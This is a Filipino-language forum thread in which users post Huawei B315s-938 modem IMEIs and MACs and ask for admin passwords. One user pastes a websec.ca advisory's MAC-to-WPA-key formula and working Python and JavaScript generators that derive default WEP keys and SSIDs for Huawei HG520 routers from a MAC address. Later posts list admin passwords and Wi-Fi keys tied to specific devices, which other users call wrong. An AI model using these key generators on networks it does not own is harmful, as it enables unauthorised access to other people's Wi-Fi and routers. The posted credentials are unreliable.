 PH
PH-
Welcome to PHCorner Forums! Sign up for free to unlock full access and exclusive privileges, including:
- Asking questions about computer and mobile issues
- Discovering internet tips for your mobile network and computer
You are using an out of date browser. It may not display this or other websites correctly.
You should upgrade or use an alternative browser.
You should upgrade or use an alternative browser.
B315s-938 admin access
- Thread starter gvon18
- Start date
olangomark
Fanatic
Good afternoon po baka pwd maka admin access po badly needed for online class ng pamangkin ko. Hina ng signal dito area namin.Maraming salamat po! God Bless!

Model: B315s-938
IMEI: 864436033073397
LAN MAC: 5CC307C94EAE
Model: B315s-938
IMEI: 864436033073397
LAN MAC: 5CC307C94EAE

Share ko lang. baka connected sa conversion na ginagawa nila. 
Code:
Source: https://websec.ca/publication/Advisories/Huawei-HG8245-and-HG8247-WPA-Generator

The WPA Key is a 8 char string that is calculated through the following method:


1. First we obtain the MAC Address from the SSID or Access point (BSSID)
Example: MAC = 00:46:4B:D3:CE:5F


A) In order to calculate the first two characters from the WPA key, we use the following formula:
We take the value from the fourth pair of the MAC Address:
Example: D3
WPA Key so far: D3


B) In order to calculate the next two characters from the WPA Key, we use the following formula:
We take the last two characters from the MAC Addres, if both are less than 08 (in hexadecimal):
- We take the fifth pari of chars from the MAC address and we substract 1 (in hex).
- If is not equal than 08, value remains the same:

Example:
CE is less than 08?
No, so the value is the same, CE. (If base was less than 08h, value had been CE - 1h = CD.
WPA Key so far: D3CE
Note: If base is 0, 0 less 1 will be equal to F.


C) In order to calculate the next value from the WPA Key, we use the following formula:
We take the second char from the last pair of the MAC Address, if is less than 08h:
- We take the first char of the last pair of the MAC Address and we substract 1h.
- If is not less than 08h, value remains the same:
Example:
F is less than 08h?
No, so, the value will be the first character from the last pair of the MAC Address, in this case will be 5.
WPA Key so far: D3CE5
Note: If base is 0, 0 less 1 will be equal to F.


D) In order to calculate the next value from the WPA Key, we use the following formula:
Take the second char from the last pair of digits from the MAC Address and switch as follows:
When value is 8 switch to F.
When value is 9 switch to 0.
When value is A switch to 1.
When value is B switch to 2.
When value is C switch to 3.
When value is D switch to 4.
When value is E switch to 5.
When value is F switch to 6.
When value is 0 switch to 7.
When value is 1 switch to 8.
When value is 2 switch to 9.
When value is 3 switch to A.
When value is 4 switch to B.
When value is 5 switch to C.
When value is 6 switch to D.
When value is 7 switch to E.
Example:
If second digit from the last pair of chars from the MAC Address is F, the WPA value will be 6.
WPA Key so far is: D3CE56


E) In order to calculate the next two values from the WPA Key, we use the following formula:
We take the frist pair of chars from the MAC Address and we make the following switch:
When value is 28 switch to 03.
When value is 08 switch to 05.
When value is 80 switch to 06.
When value is E0 switch to 0C.
When value is 00 switch to 0D.
When value is 10 switch to 0E.
When value is CC switch to 12.
When value is D4 switch to 35.
When value is AC switch to 1A.
When value is 20 switch to 1F.
When value is 70 switch to 20.
When value is F8 switch to 21.
When value is 48 switch to 24.
Example:
If first pair of chars from the MAC Address is 00, last two values from the WPA Key will be 0D.
Final WPA Key is: D3CE560D

Second pratical example: MAC = E0:24:7F:E5:80:01


A) Fourth MAC pair of chars is: E5
B) Last pair of chars from the MAC less than 08, so:
01 is less than 08? Yes, so, 80 - 1 = 7F
WPA Key so far is: E57F
C) Second char from the last pair of chars in the MAC: 1
1 is less than? Yes, so 0 - 1 = F.
WPA Key so far is: E57FF
D) Second char from the last pair of chars in the MAC: 1
When value is 1 switch to 8.
WPA Key so far is: E57FF8
E) First pair of chars from the MAC: E0
When value is E0 switch to 0C.
Final WPA is: E57FF80Ckung tama ako connected yan dito, di ko lang mapagana 
You do not have permission to view the full content of this post. Log in or register now.
[CODE lang="python" title="mac2wep"]# mac2wepkey Huawei HG520 by hochoa@websec.mx - 12/2010
i=0;mac=[]
a0=0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
a1=0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
a2=0,13,10,7,5,8,15,2,10,7,0,13,15,2,5,8
a3=0,1,3,2,7,6,4,5,15,14,12,13,8,9,11,10
a4=0,5,11,14,7,2,12,9,15,10,4,1,8,13,3,6
a5=0,4,8,12,0,4,8,12,0,4,8,12,0,4,8,12
a6=0,1,3,2,6,7,5,4,12,13,15,14,10,11,9,8
a7=0,8,0,8,1,9,1,9,2,10,2,10,3,11,3,11
a8=0,5,11,14,6,3,13,8,12,9,7,2,10,15,1,4
a9=0,9,2,11,5,12,7,14,10,3,8,1,15,6,13,4
a10=0,14,13,3,11,5,6,8,6,8,11,5,13,3,0,14
a11=0,12,8,4,1,13,9,5,2,14,10,6,3,15,11,7
a12=0,4,9,13,2,6,11,15,4,0,13,9,6,2,15,11
a13=0,8,1,9,3,11,2,10,6,14,7,15,5,13,4,12
a14=0,1,3,2,7,6,4,5,14,15,13,12,9,8,10,11
a15=0,1,3,2,6,7,5,4,13,12,14,15,11,10,8,9
n1=0,14,10,4,8,6,2,12,0,14,10,4,8,6,2,12
n2=0,8,0,8,3,11,3,11,6,14,6,14,5,13,5,13
n3=0,0,3,3,2,2,1,1,4,4,7,7,6,6,5,5
n4=0,11,12,7,15,4,3,8,14,5,2,9,1,10,13,6
n5=0,5,1,4,6,3,7,2,12,9,13,8,10,15,11,14
n6=0,14,4,10,11,5,15,1,6,8,2,12,13,3,9,7
n7=0,9,0,9,5,12,5,12,10,3,10,3,15,6,15,6
n8=0,5,11,14,2,7,9,12,12,9,7,2,14,11,5,0
n9=0,0,0,0,4,4,4,4,0,0,0,0,4,4,4,4
n10=0,8,1,9,3,11,2,10,5,13,4,12,6,14,7,15
n11=0,14,13,3,9,7,4,10,6,8,11,5,15,1,2,12
n12=0,13,10,7,4,9,14,3,10,7,0,13,14,3,4,9
n13=0,1,3,2,6,7,5,4,15,14,12,13,9,8,10,11
n14=0,1,3,2,4,5,7,6,12,13,15,14,8,9,11,10
n15=0,6,12,10,9,15,5,3,2,4,14,8,11,13,7,1
n16=0,11,6,13,13,6,11,0,11,0,13,6,6,13,0,11
n17=0,12,8,4,1,13,9,5,3,15,11,7,2,14,10,6
n18=0,12,9,5,2,14,11,7,5,9,12,0,7,11,14,2
n19=0,6,13,11,10,12,7,1,5,3,8,14,15,9,2,4
n20=0,9,3,10,7,14,4,13,14,7,13,4,9,0,10,3
n21=0,4,8,12,1,5,9,13,2,6,10,14,3,7,11,15
n22=0,1,2,3,5,4,7,6,11,10,9,8,14,15,12,13
n23=0,7,15,8,14,9,1,6,12,11,3,4,2,5,13,10
n24=0,5,10,15,4,1,14,11,8,13,2,7,12,9,6,3
n25=0,11,6,13,13,6,11,0,10,1,12,7,7,12,1,10
n26=0,13,10,7,4,9,14,3,8,5,2,15,12,1,6,11
n27=0,4,9,13,2,6,11,15,5,1,12,8,7,3,14,10
n28=0,14,12,2,8,6,4,10,0,14,12,2,8,6,4,10
n29=0,0,0,0,1,1,1,1,2,2,2,2,3,3,3,3
n30=0,15,14,1,12,3,2,13,8,7,6,9,4,11,10,5
n31=0,10,4,14,9,3,13,7,2,8,6,12,11,1,15,5
n32=0,10,5,15,11,1,14,4,6,12,3,9,13,7,8,2
n33=0,4,9,13,3,7,10,14,7,3,14,10,4,0,13,9
key=30,31,32,33,34,35,36,37,38,39,61,62,63,64,65,66
ssid=[0,1,2,3,4,5,6,7,8,9,'a','b','c','d','e','f']
def hex2dec(s):
return int(s, 16)
print "\n #####################################################"
print " # Huawei Echo Life HG520 mac2wepkey #"
print " # hochoa@websec.mx - http://websec.mx #"
print " #####################################################"
mac2=raw_input("\n Ingresa la MAC: ").replace(':','')
while i<12:
mac.insert(i,hex2dec(mac2));i=i+1
s1=(n1[mac[0]])^(a4[mac[1]])^(a6[mac[2]])^(a1[mac[3]])^(a11[mac[4]])^(n20[mac[5]])^(a10[mac[6]])^(a4[mac[7]])^(a8[mac[8]])^(a2[mac[9]])^(a5[mac[10]])^(a9[mac[11]])^5
s2=(n2[mac[0]])^(n8[mac[1]])^(n15[mac[2]])^(n17[mac[3]])^(a12[mac[4]])^(n21[mac[5]])^(n24[mac[6]])^(a9[mac[7]])^(n27[mac[8]])^(n29[mac[9]])^(a11[mac[10]])^(n32[mac[11]])^10
s3=(n3[mac[0]])^(n9[mac[1]])^(a5[mac[2]])^(a9[mac[3]])^(n19[mac[4]])^(n22[mac[5]])^(a12[mac[6]])^(n25[mac[7]])^(a11[mac[8]])^(a13[mac[9]])^(n30[mac[10]])^(n33[mac[11]])^11
s4=(n4[mac[0]])^(n10[mac[1]])^(n16[mac[2]])^(n18[mac[3]])^(a13[mac[4]])^(n23[mac[5]])^(a1[mac[6]])^(n26[mac[7]])^(n28[mac[8]])^(a3[mac[9]])^(a6[mac[10]])^(a0[mac[11]])^10
ya=(a2[mac[0]])^(n11[mac[1]])^(a7[mac[2]])^(a8[mac[3]])^(a14[mac[4]])^(a5[mac[5]])^(a5[mac[6]])^(a2[mac[7]])^(a0[mac[8]])^(a1[mac[9]])^(a15[mac[10]])^(a0[mac[11]])^13
yb=(n5[mac[0]])^(n12[mac[1]])^(a5[mac[2]])^(a7[mac[3]])^(a2[mac[4]])^(a14[mac[5]])^(a1[mac[6]])^(a5[mac[7]])^(a0[mac[8]])^(a0[mac[9]])^(n31[mac[10]])^(a15[mac[11]])^4
yc=(a3[mac[0]])^(a5[mac[1]])^(a2[mac[2]])^(a10[mac[3]])^(a7[mac[4]])^(a8[mac[5]])^(a14[mac[6]])^(a5[mac[7]])^(a5[mac[8]])^(a2[mac[9]])^(a0[mac[10]])^(a1[mac[11]])^7
yd=(n6[mac[0]])^(n13[mac[1]])^(a8[mac[2]])^(a2[mac[3]])^(a5[mac[4]])^(a7[mac[5]])^(a2[mac[6]])^(a14[mac[7]])^(a1[mac[8]])^(a5[mac[9]])^(a0[mac[10]])^(a0[mac[11]])^14
ye=(n7[mac[0]])^(n14[mac[1]])^(a3[mac[2]])^(a5[mac[3]])^(a2[mac[4]])^(a10[mac[5]])^(a7[mac[6]])^(a8[mac[7]])^(a14[mac[8]])^(a5[mac[9]])^(a5[mac[10]])^(a2[mac[11]])^7
print "\n WEP = "+str(key[ya])+str(key[yb])+str(key[yc])+str(key[yd])+str(key[ye])+" SSID = "+str(ssid[s1])+str(ssid[s2])+str(ssid[s3])+str(ssid[s4])+"\n\n"
[/CODE]
You do not have permission to view the full content of this post. Log in or register now.
[CODE lang="python" title="mac2wep"]# mac2wepkey Huawei HG520 by hochoa@websec.mx - 12/2010
i=0;mac=[]
a0=0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
a1=0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
a2=0,13,10,7,5,8,15,2,10,7,0,13,15,2,5,8
a3=0,1,3,2,7,6,4,5,15,14,12,13,8,9,11,10
a4=0,5,11,14,7,2,12,9,15,10,4,1,8,13,3,6
a5=0,4,8,12,0,4,8,12,0,4,8,12,0,4,8,12
a6=0,1,3,2,6,7,5,4,12,13,15,14,10,11,9,8
a7=0,8,0,8,1,9,1,9,2,10,2,10,3,11,3,11
a8=0,5,11,14,6,3,13,8,12,9,7,2,10,15,1,4
a9=0,9,2,11,5,12,7,14,10,3,8,1,15,6,13,4
a10=0,14,13,3,11,5,6,8,6,8,11,5,13,3,0,14
a11=0,12,8,4,1,13,9,5,2,14,10,6,3,15,11,7
a12=0,4,9,13,2,6,11,15,4,0,13,9,6,2,15,11
a13=0,8,1,9,3,11,2,10,6,14,7,15,5,13,4,12
a14=0,1,3,2,7,6,4,5,14,15,13,12,9,8,10,11
a15=0,1,3,2,6,7,5,4,13,12,14,15,11,10,8,9
n1=0,14,10,4,8,6,2,12,0,14,10,4,8,6,2,12
n2=0,8,0,8,3,11,3,11,6,14,6,14,5,13,5,13
n3=0,0,3,3,2,2,1,1,4,4,7,7,6,6,5,5
n4=0,11,12,7,15,4,3,8,14,5,2,9,1,10,13,6
n5=0,5,1,4,6,3,7,2,12,9,13,8,10,15,11,14
n6=0,14,4,10,11,5,15,1,6,8,2,12,13,3,9,7
n7=0,9,0,9,5,12,5,12,10,3,10,3,15,6,15,6
n8=0,5,11,14,2,7,9,12,12,9,7,2,14,11,5,0
n9=0,0,0,0,4,4,4,4,0,0,0,0,4,4,4,4
n10=0,8,1,9,3,11,2,10,5,13,4,12,6,14,7,15
n11=0,14,13,3,9,7,4,10,6,8,11,5,15,1,2,12
n12=0,13,10,7,4,9,14,3,10,7,0,13,14,3,4,9
n13=0,1,3,2,6,7,5,4,15,14,12,13,9,8,10,11
n14=0,1,3,2,4,5,7,6,12,13,15,14,8,9,11,10
n15=0,6,12,10,9,15,5,3,2,4,14,8,11,13,7,1
n16=0,11,6,13,13,6,11,0,11,0,13,6,6,13,0,11
n17=0,12,8,4,1,13,9,5,3,15,11,7,2,14,10,6
n18=0,12,9,5,2,14,11,7,5,9,12,0,7,11,14,2
n19=0,6,13,11,10,12,7,1,5,3,8,14,15,9,2,4
n20=0,9,3,10,7,14,4,13,14,7,13,4,9,0,10,3
n21=0,4,8,12,1,5,9,13,2,6,10,14,3,7,11,15
n22=0,1,2,3,5,4,7,6,11,10,9,8,14,15,12,13
n23=0,7,15,8,14,9,1,6,12,11,3,4,2,5,13,10
n24=0,5,10,15,4,1,14,11,8,13,2,7,12,9,6,3
n25=0,11,6,13,13,6,11,0,10,1,12,7,7,12,1,10
n26=0,13,10,7,4,9,14,3,8,5,2,15,12,1,6,11
n27=0,4,9,13,2,6,11,15,5,1,12,8,7,3,14,10
n28=0,14,12,2,8,6,4,10,0,14,12,2,8,6,4,10
n29=0,0,0,0,1,1,1,1,2,2,2,2,3,3,3,3
n30=0,15,14,1,12,3,2,13,8,7,6,9,4,11,10,5
n31=0,10,4,14,9,3,13,7,2,8,6,12,11,1,15,5
n32=0,10,5,15,11,1,14,4,6,12,3,9,13,7,8,2
n33=0,4,9,13,3,7,10,14,7,3,14,10,4,0,13,9
key=30,31,32,33,34,35,36,37,38,39,61,62,63,64,65,66
ssid=[0,1,2,3,4,5,6,7,8,9,'a','b','c','d','e','f']
def hex2dec(s):
return int(s, 16)
print "\n #####################################################"
print " # Huawei Echo Life HG520 mac2wepkey #"
print " # hochoa@websec.mx - http://websec.mx #"
print " #####################################################"
mac2=raw_input("\n Ingresa la MAC: ").replace(':','')
while i<12:
mac.insert(i,hex2dec(mac2));i=i+1
s1=(n1[mac[0]])^(a4[mac[1]])^(a6[mac[2]])^(a1[mac[3]])^(a11[mac[4]])^(n20[mac[5]])^(a10[mac[6]])^(a4[mac[7]])^(a8[mac[8]])^(a2[mac[9]])^(a5[mac[10]])^(a9[mac[11]])^5
s2=(n2[mac[0]])^(n8[mac[1]])^(n15[mac[2]])^(n17[mac[3]])^(a12[mac[4]])^(n21[mac[5]])^(n24[mac[6]])^(a9[mac[7]])^(n27[mac[8]])^(n29[mac[9]])^(a11[mac[10]])^(n32[mac[11]])^10
s3=(n3[mac[0]])^(n9[mac[1]])^(a5[mac[2]])^(a9[mac[3]])^(n19[mac[4]])^(n22[mac[5]])^(a12[mac[6]])^(n25[mac[7]])^(a11[mac[8]])^(a13[mac[9]])^(n30[mac[10]])^(n33[mac[11]])^11
s4=(n4[mac[0]])^(n10[mac[1]])^(n16[mac[2]])^(n18[mac[3]])^(a13[mac[4]])^(n23[mac[5]])^(a1[mac[6]])^(n26[mac[7]])^(n28[mac[8]])^(a3[mac[9]])^(a6[mac[10]])^(a0[mac[11]])^10
ya=(a2[mac[0]])^(n11[mac[1]])^(a7[mac[2]])^(a8[mac[3]])^(a14[mac[4]])^(a5[mac[5]])^(a5[mac[6]])^(a2[mac[7]])^(a0[mac[8]])^(a1[mac[9]])^(a15[mac[10]])^(a0[mac[11]])^13
yb=(n5[mac[0]])^(n12[mac[1]])^(a5[mac[2]])^(a7[mac[3]])^(a2[mac[4]])^(a14[mac[5]])^(a1[mac[6]])^(a5[mac[7]])^(a0[mac[8]])^(a0[mac[9]])^(n31[mac[10]])^(a15[mac[11]])^4
yc=(a3[mac[0]])^(a5[mac[1]])^(a2[mac[2]])^(a10[mac[3]])^(a7[mac[4]])^(a8[mac[5]])^(a14[mac[6]])^(a5[mac[7]])^(a5[mac[8]])^(a2[mac[9]])^(a0[mac[10]])^(a1[mac[11]])^7
yd=(n6[mac[0]])^(n13[mac[1]])^(a8[mac[2]])^(a2[mac[3]])^(a5[mac[4]])^(a7[mac[5]])^(a2[mac[6]])^(a14[mac[7]])^(a1[mac[8]])^(a5[mac[9]])^(a0[mac[10]])^(a0[mac[11]])^14
ye=(n7[mac[0]])^(n14[mac[1]])^(a3[mac[2]])^(a5[mac[3]])^(a2[mac[4]])^(a10[mac[5]])^(a7[mac[6]])^(a8[mac[7]])^(a14[mac[8]])^(a5[mac[9]])^(a5[mac[10]])^(a2[mac[11]])^7
print "\n WEP = "+str(key[ya])+str(key[yb])+str(key[yc])+str(key[yd])+str(key[ye])+" SSID = "+str(ssid[s1])+str(ssid[s2])+str(ssid[s3])+str(ssid[s4])+"\n\n"
[/CODE]
Di ko parin makuha. hahahaha
Baka merong marunong jan.
Baka merong marunong jan.
Reference Site: https://websec.ca/publication/Blog/mac2wepkey_huawei
JavaScript:
passGenerate('98:9C:57:85:72:2C');

function passGenerate(mac_address){

    var mac = [];

    var a0  = [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0];
    var a1  = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15];
    var a2  = [0, 13, 10, 7, 5, 8, 15, 2, 10, 7, 0, 13, 15, 2, 5, 8];
    var a3  = [0, 1, 3, 2, 7, 6, 4, 5, 15, 14, 12, 13, 8, 9, 11, 10];
    var a4  = [0, 5, 11, 14, 7, 2, 12, 9, 15, 10, 4, 1, 8, 13, 3, 6];
    var a5  = [0, 4, 8, 12, 0, 4, 8, 12, 0, 4, 8, 12, 0, 4, 8, 12];
    var a6  = [0, 1, 3, 2, 6, 7, 5, 4, 12, 13, 15, 14, 10, 11, 9, 8];
    var a7  = [0, 8, 0, 8, 1, 9, 1, 9, 2, 10, 2, 10, 3, 11, 3, 11];
    var a8  = [0, 5, 11, 14, 6, 3, 13, 8, 12, 9, 7, 2, 10, 15, 1, 4];
    var a9  = [0, 9, 2, 11, 5, 12, 7, 14, 10, 3, 8, 1, 15, 6, 13, 4];
    var a10 = [0, 14, 13, 3, 11, 5, 6, 8, 6, 8, 11, 5, 13, 3, 0, 14];
    var a11 = [0, 12, 8, 4, 1, 13, 9, 5, 2, 14, 10, 6, 3, 15, 11, 7];
    var a12 = [0, 4, 9, 13, 2, 6, 11, 15, 4, 0, 13, 9, 6, 2, 15, 11];
    var a13 = [0, 8, 1, 9, 3, 11, 2, 10, 6, 14, 7, 15, 5, 13, 4, 12];
    var a14 = [0, 1, 3, 2, 7, 6, 4, 5, 14, 15, 13, 12, 9, 8, 10, 11];
    var a15 = [0, 1, 3, 2, 6, 7, 5, 4, 13, 12, 14, 15, 11, 10, 8, 9];
    var n1  = [0, 14, 10, 4, 8, 6, 2, 12, 0, 14, 10, 4, 8, 6, 2, 12];
    var n2  = [0, 8, 0, 8, 3, 11, 3, 11, 6, 14, 6, 14, 5, 13, 5, 13];
    var n3  = [0, 0, 3, 3, 2, 2, 1, 1, 4, 4, 7, 7, 6, 6, 5, 5];
    var n4  = [0, 11, 12, 7, 15, 4, 3, 8, 14, 5, 2, 9, 1, 10, 13, 6];
    var n5  = [0, 5, 1, 4, 6, 3, 7, 2, 12, 9, 13, 8, 10, 15, 11, 14];
    var n6  = [0, 14, 4, 10, 11, 5, 15, 1, 6, 8, 2, 12, 13, 3, 9, 7];
    var n7  = [0, 9, 0, 9, 5, 12, 5, 12, 10, 3, 10, 3, 15, 6, 15, 6];
    var n8  = [0, 5, 11, 14, 2, 7, 9, 12, 12, 9, 7, 2, 14, 11, 5, 0];
    var n9  = [0, 0, 0, 0, 4, 4, 4, 4, 0, 0, 0, 0, 4, 4, 4, 4];
    var n10 = [0, 8, 1, 9, 3, 11, 2, 10, 5, 13, 4, 12, 6, 14, 7, 15];
    var n11 = [0, 14, 13, 3, 9, 7, 4, 10, 6, 8, 11, 5, 15, 1, 2, 12];
    var n12 = [0, 13, 10, 7, 4, 9, 14, 3, 10, 7, 0, 13, 14, 3, 4, 9];
    var n13 = [0, 1, 3, 2, 6, 7, 5, 4, 15, 14, 12, 13, 9, 8, 10, 11];
    var n14 = [0, 1, 3, 2, 4, 5, 7, 6, 12, 13, 15, 14, 8, 9, 11, 10];
    var n15 = [0, 6, 12, 10, 9, 15, 5, 3, 2, 4, 14, 8, 11, 13, 7, 1];
    var n16 = [0, 11, 6, 13, 13, 6, 11, 0, 11, 0, 13, 6, 6, 13, 0, 11];
    var n17 = [0, 12, 8, 4, 1, 13, 9, 5, 3, 15, 11, 7, 2, 14, 10, 6];
    var n18 = [0, 12, 9, 5, 2, 14, 11, 7, 5, 9, 12, 0, 7, 11, 14, 2];
    var n19 = [0, 6, 13, 11, 10, 12, 7, 1, 5, 3, 8, 14, 15, 9, 2, 4];
    var n20 = [0, 9, 3, 10, 7, 14, 4, 13, 14, 7, 13, 4, 9, 0, 10, 3];
    var n21 = [0, 4, 8, 12, 1, 5, 9, 13, 2, 6, 10, 14, 3, 7, 11, 15];
    var n22 = [0, 1, 2, 3, 5, 4, 7, 6, 11, 10, 9, 8, 14, 15, 12, 13];
    var n23 = [0, 7, 15, 8, 14, 9, 1, 6, 12, 11, 3, 4, 2, 5, 13, 10];
    var n24 = [0, 5, 10, 15, 4, 1, 14, 11, 8, 13, 2, 7, 12, 9, 6, 3];
    var n25 = [0, 11, 6, 13, 13, 6, 11, 0, 10, 1, 12, 7, 7, 12, 1, 10];
    var n26 = [0, 13, 10, 7, 4, 9, 14, 3, 8, 5, 2, 15, 12, 1, 6, 11];
    var n27 = [0, 4, 9, 13, 2, 6, 11, 15, 5, 1, 12, 8, 7, 3, 14, 10];
    var n28 = [0, 14, 12, 2, 8, 6, 4, 10, 0, 14, 12, 2, 8, 6, 4, 10];
    var n29 = [0, 0, 0, 0, 1, 1, 1, 1, 2, 2, 2, 2, 3, 3, 3, 3];
    var n30 = [0, 15, 14, 1, 12, 3, 2, 13, 8, 7, 6, 9, 4, 11, 10, 5];
    var n31 = [0, 10, 4, 14, 9, 3, 13, 7, 2, 8, 6, 12, 11, 1, 15, 5];
    var n32 = [0, 10, 5, 15, 11, 1, 14, 4, 6, 12, 3, 9, 13, 7, 8, 2];
    var n33 = [0, 4, 9, 13, 3, 7, 10, 14, 7, 3, 14, 10, 4, 0, 13, 9];

    var key  = [30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 61, 62, 63, 64, 65, 66];
    var ssid = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 'a', 'b', 'c', 'd', 'e', 'f'];

    var mac_str = mac_address.replace(/:/g, '');

    for (var i = 0; i < 12; i++) {
        mac.push(parseInt(mac_str[i], 16));
    }

    var s1 = n1[mac[0]] ^ a4[mac[1]] ^ a6[mac[2]] ^ a1[mac[3]] ^ a11[mac[4]] ^ n20[mac[5]] ^ a10[mac[6]] ^ a4[mac[7]] ^ a8[mac[8]] ^ a2[mac[9]] ^ a5[mac[10]] ^ a9[mac[11]] ^ 5;
    var s2 = n2[mac[0]] ^ n8[mac[1]] ^ n15[mac[2]] ^ n17[mac[3]] ^ a12[mac[4]] ^ n21[mac[5]] ^ n24[mac[6]] ^ a9[mac[7]] ^ n27[mac[8]] ^ n29[mac[9]] ^ a11[mac[10]] ^ n32[mac[11]] ^ 10;
    var s3 = n3[mac[0]] ^ n9[mac[1]] ^ a5[mac[2]] ^ a9[mac[3]] ^ n19[mac[4]] ^ n22[mac[5]] ^ a12[mac[6]] ^ n25[mac[7]] ^ a11[mac[8]] ^ a13[mac[9]] ^ n30[mac[10]] ^ n33[mac[11]] ^ 11;
    var s4 = n4[mac[0]] ^ n10[mac[1]] ^ n16[mac[2]] ^ n18[mac[3]] ^ a13[mac[4]] ^ n23[mac[5]] ^ a1[mac[6]] ^ n26[mac[7]] ^ n28[mac[8]] ^ a3[mac[9]] ^ a6[mac[10]] ^ a0[mac[11]] ^ 10;

    var ya = a2[mac[0]] ^ n11[mac[1]] ^ a7[mac[2]] ^ a8[mac[3]] ^ a14[mac[4]] ^ a5[mac[5]] ^ a5[mac[6]] ^ a2[mac[7]] ^ a0[mac[8]] ^ a1[mac[9]] ^ a15[mac[10]] ^ a0[mac[11]] ^ 13;
    var yb = n5[mac[0]] ^ n12[mac[1]] ^ a5[mac[2]] ^ a7[mac[3]] ^ a2[mac[4]] ^ a14[mac[5]] ^ a1[mac[6]] ^ a5[mac[7]] ^ a0[mac[8]] ^ a0[mac[9]] ^ n31[mac[10]] ^ a15[mac[11]] ^ 4;
    var yc = a3[mac[0]] ^ a5[mac[1]] ^ a2[mac[2]] ^ a10[mac[3]] ^ a7[mac[4]] ^ a8[mac[5]] ^ a14[mac[6]] ^ a5[mac[7]] ^ a5[mac[8]] ^ a2[mac[9]] ^ a0[mac[10]] ^ a1[mac[11]] ^ 7;
    var yd = n6[mac[0]] ^ n13[mac[1]] ^ a8[mac[2]] ^ a2[mac[3]] ^ a5[mac[4]] ^ a7[mac[5]] ^ a2[mac[6]] ^ a14[mac[7]] ^ a1[mac[8]] ^ a5[mac[9]] ^ a0[mac[10]] ^ a0[mac[11]] ^ 14;
    var ye = n7[mac[0]] ^ n14[mac[1]] ^ a3[mac[2]] ^ a5[mac[3]] ^ a2[mac[4]] ^ a10[mac[5]] ^ a7[mac[6]] ^ a8[mac[7]] ^ a14[mac[8]] ^ a5[mac[9]] ^ a5[mac[10]] ^ a2[mac[11]] ^ 7;

    var result = {
        "Key" : key[ya]+ '' + key[yb]+ '' + key[yc]+ '' + key[yd]+ '' + key[ye],
        "SSID" : ssid[s1]+ '' + ssid[s2]+ '' + ssid[s3]+ '' + ssid[s4]
    };

    console.log("SSID    ► " + result["SSID"]);
    console.log("WEP Key ► " + result["Key"]);

}
MasterCade16
Grasshopper
Sir bka pwde pa generate admin password, thanks in advance!Ang layo ng clue mo sa kanya. Eto ang tunay.
Login at You do not have permission to view the full content of this post. Log in or register now.
Username : admin
Password : A3B626F8071
IMEI: 864436036211267
LAN MAC : FC:AB:90:A5:45:96

hellolove_04
Leecher
Sir Jerome Laliag, pa help naman po, pa-admin access naman ng sakin po.
MAC: 38:F8:89:18:5F:80
IMEI: 864-327-020-339-406
MAC: 38:F8:89:18:5F:80
IMEI: 864-327-020-339-406
hellolove_04
Leecher
Leensky1027
Grasshopper
jeromelaliagg
eto fullz nian nian?, sabi ko sau makukuha ko din kung pano yan ee.
LOGIN: 192.168.254.254
MAC: 5C:C3:07:7C:22:7B
IMEI: 864327020339406
WIFI KEY: NMA1L9A7BER
ADMIN: 6E3CB232BD6
thank me later.
hellolove_04
Leecher

jeromelaliag
Forum Guru
Ang galing lahat mali. 
jeromelaliag
Forum Guru
hellolove_04 try mo na, baka gumana.
jeromelaliag
Forum Guru
Pagkakaalam ko, luko lang ang kinakausap ang sarili?
Similar threads
-
-
-
-
🔵 Globe Full Admin Access for GlobeBroadband (B315s-938)
- Started by Black_supremo
- Replies: 1
-
🔵 Globe B315S 938 pa help po admin access pra lang po ma lock sa lte
- Started by ter1993
- Replies: 2
About this Thread
-
2KReplies
-
230KViews
-
599Participants
Last reply from:
XCRESCENT
XCRESCENT
New Topics
-
Admin at password para sa ZTE model ZXHN F679D
- Started by TOpKILL
- Replies: 1
- 📡 Broadband, Modem, & Networking
-
FREE RAIN 101 UNLOCKER FW BUGOK 101
- Started by donamicvelazkiz
- Replies: 0
- 📡 Broadband, Modem, & Networking
-
[FREE] [APK] Rain101 Unlocker + BUGOK101 CFW [SUPER EZ]
- Started by bugok101
- Replies: 24
- 📡 Broadband, Modem, & Networking
-
Youtube No Ads DNS
- Started by cleverian
- Replies: 10
- 📡 Broadband, Modem, & Networking
-
Public DNS Tutorial
- Started by VCODE
- Replies: 12
- 📡 Broadband, Modem, & Networking
-
Open line Globe at home 101 5G, it's reasonable price?
- Started by G O Z A R U
- Replies: 13
- 📡 Broadband, Modem, & Networking
-
Ano po ma suggest nyo na Prepaid Wifi
- Started by ivansgwapo
- Replies: 3
- 📡 Broadband, Modem, & Networking
-
S2s problem help?
- Started by obluckiller
- Replies: 1
- 📡 Broadband, Modem, & Networking
Trending Topics
-
-
-
-
-
Rain101 (Anti TTL) Bypass Datamaxx 5GUnli / Sayall 5G Unli ( No Connection )
- Shuuuuuuuun
Replies: 63 -
-
-
-
Online now
- Members online
- 456
- Guests online
- 6,386
- Total visitors
- 6,842